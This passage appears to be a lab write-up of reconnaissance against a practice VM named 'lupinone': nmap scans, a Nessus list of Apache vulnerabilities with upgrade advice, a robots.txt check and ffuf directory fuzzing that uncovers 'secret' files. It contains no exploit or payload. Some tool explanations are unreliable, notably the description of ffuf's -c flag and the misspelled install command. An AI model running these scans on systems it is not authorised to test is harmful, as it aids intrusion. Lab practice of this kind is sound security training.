PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 131.75 seconds
```

Perform more thorough scans to identify the software and versions running on devices. These advanced scans help find potential vulnerabilities in the services being used. By digging deeper, you uncover valuable information about the technology in place and possible security weaknesses that could be exploited. It's like exploring a system to reveal what's inside and if there are any hidden risks.

```
wsf > nmap -sV -sC  192.168.18.140
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 20:32 EDT
Nmap scan report for 192.168.18.140
Host is up (0.023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)
|   256 bf9fa993c58721a36b6f9ee68761f519 (ECDSA)
|_  256 ac18eccc35c051f56f4774c30195b40f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
| http-robots.txt: 1 disallowed entry
|_/~myfiles
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.36 seconds
wsf >
```

Perform vulnerability assessment:

Using nessus:


Performing a vulnerability assessment on the "lupinone" virtual machine (VM) using Nessus involves these steps:

Ensure the "lupinone" VM is up and running, and accessible from the machine where Nessus is installed.


Create a Scan Policy: In Nessus, create a new scan policy suitable for a VM assessment. Adjust settings to focus on VM vulnerabilities.

Configure the Scan: Create a new scan, choose the "lupinone" VM as the target, and assign the scan policy you created.

Run the Scan: Start the scan, and Nessus will analyze the "lupinone" VM for known vulnerabilities, misconfigurations, and potential risks.



After completing the scan it will show all the vulnerabilities which is mentioned below we are discuss few of them later in this report it will show the name and severity of the vulnerability detect on the system



LopinOneVulnerbilityScan(192.168.18.140)

Scan Information

Start time: Sat Aug 12 20:21:00 2023

End time: Sat Aug 12 20:35:18 2023

Host Information

IP: 192.168.18.140

OS: CISCO

Vulnerabilities

Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow

Vulnerability id: 161454

Synopsis

The remote web server is affected by a buffer overflow vulnerability.

Description

The version of Apache httpd installed on the remote host is prior to 2.4.52. It is, therefore, affected by a flaw related to mod_lua when handling multipart content. A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpdteam is not aware of an exploit for the vulnerability though it might be possible to craft one.

Solution

Upgrade to Apache version 2.4.52 or later.

Risk Factor

High

Plugin Information

Published: 2022/05/24

Modified: 2023/04/03

Apache 2.4.x < 2.4.53 Multiple Vulnerabilities

Vulnerability id: 158900

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

The version of Apache httpd installed on the remote host is prior to 2.4.53. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.53 advisory.- mod_lua Use of uninitialized value of in r:parsebody: A carefully crafted request body can cause a readto a random memory area which could cause the process to crash. This issue affects Apache HTTP Server2.4.52 and earlier. Acknowledgements: Chamal De Silva (CVE-2022-22719).

Solution

Upgrade to Apache version 2.4.53 or later.

Risk Factor

High

Plugin Information

Published: 2022/03/14

Modified: 2022/06/15

Apache 2.4.x < 2.4.55 Multiple Vulnerabilities

Vulnerability Id: 170113

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

The version of Apache httpd installed on the remote host is prior to 2.4.55. It is, therefore, affected by

multiple vulnerabilities as referenced in the 2.4.55 advisory.A carefully crafted If: request header can cause a memory read, or write of a single zero byte, in a pool(heap) memory location beyond the header value sent. This could cause the process to crash. This issue affects Apache HTTP Server 2.4.54 and earlier. (CVE-2006-20001) Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to.

Solution

Upgrade to Apache version 2.4.55 or later.

Risk Factor

High

Plugin Information

Published: 2023/01/18

Modified: 2023/03/10

Apache 2.4.x < 2.4.56 Multiple Vulnerabilities

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

The version of Apache httpd installed on the remote host is prior to 2.4.56. It is, therefore, affected by

multiple vulnerabilities as referenced in the 2.4.56 advisory. HTTP request splitting with mod_rewrite and mod_proxy: Some mod_proxy configurations on Apache

HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack.

Solution

Upgrade to Apache version 2.4.56 or later.

Risk Factor

Critical

Plugin Information

Published: 2023/03/07

Modified: 2023/03/15

Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF

Vulnerability id: 156255

Synopsis

The remote web server is affected by a denial of service or server-side request forgery vulnerability.

Description:

The version of Apache httpd installed on the remote host is equal to or greater than 2.4.7 and prior to 2.4.52.It is, therefore, affected by a flaw related to acting as a forward proxy.A crafted URI sent to httpd configured as a forward proxy (ProxyRequests on) can cause a crash (NULLpointer dereference) or, for configurations mixing forward and reverse proxy declarations, can allow forrequests to be directed to a declared Unix Domain Socket endpoint (Server Side Request Forgery).

Solution

Upgrade to Apache version 2.4.52 or later.

Risk Factor

High

Plugin Information

Published: 2021/12/23

Modified: 2023/04/03

Apache >= 2.4.17 < 2.4.49 mod_http2

Vulnerability id: 153585

Synopsis

The remote web server is affected by a vulnerability.

Description

The version of Apache httpd installed on the remote host is greater than 2.4.17 and prior to 2.4.49. It is, therefore, affected by a vulnerability as referenced in the 2.4.49 changelog. A crafted method sent through HTTP/2 will bypass validation and be forwarded by mod_proxy, which can lead to request splitting or cache poisoning.

Solution

Upgrade to Apache version 2.4.49 or later.

Risk Factor

Medium

Plugin Information

Published: 2021/09/23

Modified: 2022/04/11

Apache >= 2.4.30 < 2.4.49 mod_proxy_uwsgi

Vulnerability id: 153586

Synopsis

The remote web server is affected by a vulnerability.

Description

The version of Apache httpd installed on the remote host greater than 2.4.30 and is prior to 2.4.49. It is, therefore, affected by a vulnerability as referenced in the 2.4.49 changelog. A carefully crafted request uri-path can cause mod_proxy_uwsgi to read above the allocated memory and crash (DoS).

Solution

Upgrade to Apache version 2.4.49 or later.

Risk Factor

Medium

Plugin Information

Published: 2021/09/23

Modified: 2022/04/11

Apache HTTP Server Version

Vulnerability id: 48204

Synopsis

It is possible to obtain the version number of the remote Apache HTTP server.

Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

Risk Factor


None

Plugin Information

Published: 2010/07/30


Modified: 2023/07/31

Remediation:




Lupinone login:


Ip address of the lupinone**192.168.18.140**



The line User-agent: Disallow: ./myfiles in a **robots.txt** file instructs **web crawlers** (such as search engine bots) not to access the content in the /myfiles directory on a website. This is a way for website administrators to control which parts of their site should not be indexed or crawled by search engines.




Myfiles cannot access directly so error 404 will occur as show below



To check any clue about password and username we inspect the error 404 file but we cannot find any important information.

Click right for inspect.




Application fuzzing:


`ffuf` is a fast and versatile web fuzzer used for **discovering hidden files, directories, and vulnerabilities** on websites. It sends customized requests to a target website, altering parts like URLs and parameters to find potential weaknesses. By automating this process, `ffuf` helps security professionals identify issues like misconfigurations and weak points in web applications, aiding in website security assessments.

Enter the command <**apt get install fuff**>

The command `ffuf -c -u {URL}`in our system the URL is **http://192.168.18.140** tells `ffuf` to perform a web fuzzing scan on the specified URL, exploring variations of URLs and parameters. The **`-c`** flag ensures the scan continues even after encountering errors, helping to exhaustively search for hidden files and directories.




From the above ffuf we find the word secret now we put it on the website to check what is in the secret file.




Now we get some text but still username and password is in encrypted form so again we apply fuzz on secret file.

After this we get another **mysecret.txt**file .

Again we put **mysecret.txt** to the website to check what is in the file.

